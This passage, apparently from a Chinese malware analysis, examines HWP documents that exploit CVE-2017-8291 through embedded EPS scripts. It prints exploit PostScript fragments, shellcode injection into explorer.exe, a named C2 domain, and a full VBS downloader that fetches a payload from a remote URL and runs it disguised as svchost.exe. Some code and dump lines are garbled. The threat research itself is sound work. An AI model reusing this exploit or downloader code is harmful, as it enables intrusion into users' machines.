path1 (w) file /file1 exch def
file1 Y101 writestring
```

EPS脚本中有如下语句：

```
label13 label10aload

/label182 true def
/label183 0 def

{
    .eqproc
    /label184 true def
    /label169 0 def
    label16
    {
        /label184 true def
        /label3 label7 label169 get def
        /label185 label13 length 16#20 sub def
        label13 label185 get
        {
            label184
            { /label184 false def }
            { /label184 true def exit }
            ifelse
        }
        repeat
        label184
        { /label182 false def exit }
        if
        /label169 label169 1 add def
    }
```

```

repeat
label184
    { /label182 false def exit }
if
/label183 label183 1 add def
}
loop

label182
{ quit }
{
ifelse

label12 0 label12
label13 label185 16#18 add 16#7E put
label13 label185 16#19 add 16#12 put
label13 label185 16#1A add 16#00 put
label13 label185 16#1B add 16#80 put
put

```

可以看出其确实利用了**CVE-2017-8291**。

继续分析解密后的**EPS脚本**可以看到其调用了**VirtualProtect()** 函数：

```


add 16#80 put put 16#10 { Y11 aload } repeat /Y86 Y2 0 get 4 4 getinterval def /Y87 Y86 0 get Y86 1 get 8 b
bitshift or def 0 1 15 { /Y53 exch def /Y22 Y53 15 bitshift Y87 add def /Y21 Y53 16#FFF and 3 bitshift def ,
Y21 16#7E put Y20 Y21 1 add 16#12 put Y20 Y21 2 add 16#00 put Y20 Y21 3 add 16#80 put Y20 Y21 4 add Y22 16#
put Y20 Y21 6 add Y22 -16 bitshift 16#FF and put Y20 Y21 7 add Y22 -24 bitshift 16#FF and put } for 16 1 Y1
Y21 Y53 16#FFF and 3 bitshift def /Y69 Y53 -12 bitshift def /Y20 Y2 Y69 get def Y20 Y21 16#7E put Y20 Y21 1
add 16#80 put Y20 Y21 4 add Y22 16#FF and put Y20 Y21 5 add Y22 -8 bitshift 16#FF and put Y20 Y21 6 add Y22
bitshift 16#FF and put } for Y2 1 {lt} put /Y88 Y87 12 add Y16 4 add Y16 4 add Y16 def /Y89 Y88 Y4
VirtualProtect) Y61 def /Y92 Y90 (ExitProcess) Y61 def /Y93 Y89 <94C3> Y78 def /Y94 Y93 1 add def /Y95 Y89
def Y2 1 16#100 string put /Y97 Y87 12 add Y16 def /Y98 Y97 def Y98 Y98 4 add Y17 Y98 4 add 0 Y17 /Y99 Y97
Y16 def Y97 Y98 Y17 Y97 4 add Y99 Y17 Y99 Y95 Y17 Y99 4 add Y94 Y17 Y99 16#0C add Y93 Y17 Y99 16#14 add Y91
Y99 16#20 add Y77 length Y17 Y99 16#24 add 16#40 Y17 Y99 16#28 add Y99 Y17 Y99 16#2C add Y92 Y17 Y100 16#80
closefile

```


x32dbg 中打开 gbb.exe , 最新的HWP已经移除该组件，笔者分析时使用的HWP版本如下：

说明	
文件说明	Hancom Office Hanword 2010
类型	应用程序
文件版本	8.0.0.488
产品名称	Hancom Office Hanword 2010
产品版本	8, 0, 0, 488
版权	Copyright (C) 1989 - 2010 Hancom In...
大小	4.13 MB
修改日期	2010/3/3 11:47
语言	英语(美国)
合法商标	HWP is a registered trademark of Ha...
原始文件名	Hwp.exe


之后修改命令行，其参数为打开文档后于Temp目录下释放的PS脚本(即HwpScan2中的BIN0001.ps)完整路径：




于 virtualProtect() 函数处设断后 F9 运行，成功断下：



通过 0xAABBCCDD 标志确定 ECX 指向：



由 ECX 给函数传递参数，获取系统函数调用地址：




判断当前进程是否运行在WOW64环境中：


获取当前系统内所有进程的快照：

获取第一个进程的句柄：


通过 Process32Next() 枚举进程，并传递给 sub_026AF131 函数判断是否为 explorer.exe :



返回 explorer.exe 进程ID :



之后将Shellcode注入到 explorer.exe 进程中 :



汇编代码段显示了从0x0281E613到0x0281E630的代码，包含对kernel32.dll的调用。下方的内存窗口显示了esp+30处的值为0x02819044，即`kernel32.writeProcessMemory`的地址。

x64dbg附加到 explorer.exe 上，分析其Shellcode功能。同样是通过 0xAABBCCDD 标志确定RCX指向：

该截图展示了使用RCX寄存器来确定系统函数调用地址的逻辑。通过将RCX与0xAABBCCDD进行比较并跳转，最终到达了`kernel32.DllGetModuleHandleA`的地址。

由ECX给函数传递参数，获取系统函数调用地址：



该截图展示了通过ECX寄存器传递参数并获取系统函数调用地址的过程。通过将ECX与0xAABBCCDD进行比较并跳转，最终到达了`kernel32.DllGetModuleHandleA`的地址。

之后调用sub_4890EE0判断当前进程是否为 explorer.exe 进程：


Call rax
test eax, eax
je 48906C9
lea edx,qword ptr ds:[rax-1]
cmp byte ptr ss:[rsp+rdx+30],5C
je 48906C9
cmp byte ptr ss:[rsp+rdx+30],2F
je 48906C9
mov eax,edx
test edx,edx
jne 48906B2
mov eax,eax
lea rcx,qword ptr ss:[rsp+30]
add rcx,rax
mov dword ptr ss:[rsp+20],6C707865
lea rcx,qword ptr ss:[rsp+20]
mov dword ptr ss:[rsp+24],7265726F
mov dword ptr ss:[rsp+28],6578652E
mov byte ptr ss:[rsp+2C],0
call 4890EE0
mov rcx,rbx
test ebx,ebx
je 4890708
call 4890030
jmp 489070D
call 4890588



移动指针指向，并将gozdeelektronik[.]net提取出来：



载入 winInet.dll :




```

B9 58A453E5
E8 250A0000
B9 0B2F030
48:8945 C7
E8 170A0000
B9 3A5679A7
48:8945 E7
E8 090A0000
B9 57899FC6
48:88D8
E8 FC090000
B9 EB552E3B
48:8945 AF
E8 EEE090000
B9 B2D6187B
48:8945 B7
E8 E00900000
B9 72706686
48:8945 BF
E8 D2090000
B9 FF617C49
48:8945 C7
E8 C4090000
B9 129689E2
48:8945 D7
E8 B6090000
B9 D36B6ED4
48:8945 DF
E8 A8090000
call 4890DA0
mov ecx, $353A458
mov ecx, 300F2F0B
mov qword ptr ss:[rbp-31], rax
call 4890DA0
mov ecx, A779563A
mov qword ptr ss:[rbp-19], rax
call 4890DA0
mov ecx, C69F8957
mov rbx, rax
call 4890DA0
mov ecx, 3B2E55EB
mov qword ptr ss:[rbp-51], rax
call 4890DA0
mov ecx, 7B18062D
mov qword ptr ss:[rbp-49], rax
call 4890DA0
mov ecx, B6067072
mov qword ptr ss:[rbp-41], rax
call 4890DA0
mov ecx, 497C61FF
mov qword ptr ss:[rbp-39], rax
call 4890DA0
mov ecx, E2899612
mov qword ptr ss:[rbp-29], rax
call 4890DA0
mov ecx, D46E6B03
mov qword ptr ss:[rbp-21], rax
call 4890DA0
000000000822F9E0 000007FF776FEED8
000000000822F9E8 000000000822FA91
000000000822F9E0 0000000000000000
000000000822F9E8 0000000000000000
000000000822FA00 0000000000000000
000000000822FA08 0000000000000000
000000000822FA10 0000000000000000
000000000822FA18 0000000000000000
000000000822FA20 002A2F2400000000
000000000822FA28 2E76536E496E6957
000000000822FA30 0000000000000000
000000000822FA38 0000000000544547
000000000822FA40 000007FF776DFE8
000000000822FA48 000007FF776E7BC
wininet.InternetConnectA
000000000822FA50 000007FF7774F654
wininet.HttpSendRequestA
000000000822FA58 000007FF776F438
wininet.HttpQueryInfoA
000000000822FA60 000000078D357E0
kernel32.VirtualAlloc
000000000822FA70 000007FF776F030
wininet.InternetQueryDataAvailable
000000000822FA78 0000000078D302A0
kernel32.VirtualFree

```

之后从gozdelektronik[.]net下载第二阶段载荷movie.jpg：



0x03.2 样本2：

样本名称：2020년 연구 · 전문원 및 수자원분야 경력사원 선발 모집요강.hwp

MD5 : F90770D4A320BF15E51FDD770845DCE5

同样是先使用HwpScan2查看该文档：

Hex	Hex (Decompress)	Comments
0000	2f 74 6f 6d 61 74 6f 20 3c 32 46 36 39 36 44 36	/tomato <2F696D6
0010	31 36 37 36 35 33 31 32 30 33 31 33 36 32 33 34	1676531203136234
0020	36 34 36 34 36 34 36 32 30 36 34 36 35 36 36 32	6464646206465662
0030	30 32 46 36 39 36 44 36 31 36 37 36 35 36 46 36	02F696D6167655F6
0040	43 36 35 36 31 36 42 36 35 36 34 35 46 36 31 37	C65616B65645F617
0050	32 37 32 36 31 37 39 32 30 36 39 36 44 36 31 36	272617920696D616
0060	37 36 35 33 31 32 30 36 31 37 32 37 32 36 31 37	7653120617272617
0070	39 32 30 36 34 36 35 36 36 32 30 32 46 36 39 36	920646566202F696
0080	44 36 31 36 37 36 35 35 46 36 33 36 46 36 45 37	D6167655F636F6E7
0090	34 37 32 36 46 36 43 35 46 37 33 37 34 37 32 32	4726F6C5F7374722
00a0	30 32 38 37 30 36 46 36 46 37 32 32 39 32 30 36	028706F6F7229206
00b0	34 36 35 36 36 32 30 32 46 36 39 36 44 36 31 36	46566202F696D616
00c0	37 36 35 33 34 32 30 33 31 32 30 36 31 37 32 37	7653420312061727
00d0	32 36 31 37 39 32 30 36 34 36 35 36 36 32 30 32	2617920646566202
00e0	46 36 39 36 44 36 31 36 37 36 35 33 35 32 30 33	F696D61676535203
00f0	30 32 30 36 34 36 35 36 36 32 30 32 46 36 39 36	020646566202F696
0100	44 36 31 36 37 36 35 35 46 37 33 37 34 37 32 35	D6167655F7374725
0110	46 36 33 36 46 37 35 36 45 37 34 32 30 33 31 33	F636F756E7420313
0120	36 32 33 33 31 33 30 33 30 32 30 36 34 36 35 36	6233130302064656
0130	36 32 30 32 46 36 39 36 44 36 31 36 37 36 35 33	6202F696D6167653


tomato 变量存储的是未加密的EPS脚本，可直接将其内容复制出来查看。其与上一利用脚本不同之处在于其采用拼接方式来定义名称字符串：

```
.....  
{(KE) (RN) (EL) (32) (.D) (LL) 6 zyx01}
```


```
.....  
{(Vi) (rt) (ua) (lp) (roTECT) 5 zyx01}
```

```
.....  
{(Ex) (it) (pro) (ce) (ss) 5 zyx01}
```


调试方法同上，不再赘述。可以在 `virtualProtect()` 函数处断下：



获取 `GetProcAddress()` 调用地址：



获取 `LoadLibrary()` 调用地址：



载入 `msvcrt.dll` 并获取 `system()` 函数调用地址：

通过 call 02250806 指令来为 system() 函数传递参数：

0225 0806	FFD0	call eax	msvcrt.system	Registers (FPU)
0225 0808	33D2	xor edx,edx		EAX 0FA0B177 msvcrt.system
0225 0809	52	push edx		ECX 6FF50000 msvcrt.6FF50000
0225 080B	68 65786974	push 0x74697865		EDX 00007407
0225 0810	88CC	mov ecx,esp		EBX 7DD60000 kernel32.7DD60000
0225 0812	51	push ecx	msvcrt.6FF50000	ESP 022567516
0225 0813	57	push edi	msvcrt.6FF50000	EBP FFFFFFFF
0225 0814	FFD6	call esi	Kernel32.GetProcAddress	ESI 7DD71222 kernel32.GetProcAddress
0225 0816	FFD0	call eax	msvcrt.system	EDI FF500000 msvcrt.6FF50000

其执行指令的功能是于TEMP目录下创建一名为 adsutil.vbs 的VBS脚本，写入内容并执行该脚本：

该VBS脚本经整理后内容如下：

```

Function Base64Decode(ByVal vCode): ■■■
End Function:

Function BinaryToString(Binary): ■■■
End Function:

dim xSHEL:
Set xSHEL = CreateObject("WScript.Shell"):
dim xHTTP:
Set xHTTP = CreateObject("Microsoft.XMLHTTP"):
dim xURLS:
If xSHEL.Environment("PROCESS")("ProgramW6432") = "" Then:
    WScript.Quit 1:
Else:
    xURLS = "https://matteoragazzini.it/wp-content/uploads/2017/06/category.php?uid=1&udx=cbedf01fa62a94219e70dae13d3dc984":
End If:
xHTTP.Open "GET", xURLS, False:
xHTTP.Send:
dim data:
data = xHTTP.responseText:
dim abcd:
abcd = Base64Decode(BinaryToString(data)):
dim tPath:
tPath = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2):
dim bSTRM:
Set bSTRM = CreateObject("Adodb.Stream"):
with bSTRM:
    .type = 1:
    .open:
    .write abcd:
    .savetofile "svchost.exe", 2:
end with:
Set bSTRM = Nothing:
xSHEL.Run "svchost.exe":
Set xSHEL = Nothing:
CreateObject("Scripting.FileSystemObject").DeleteFile Wscript.ScriptFullName, True

```

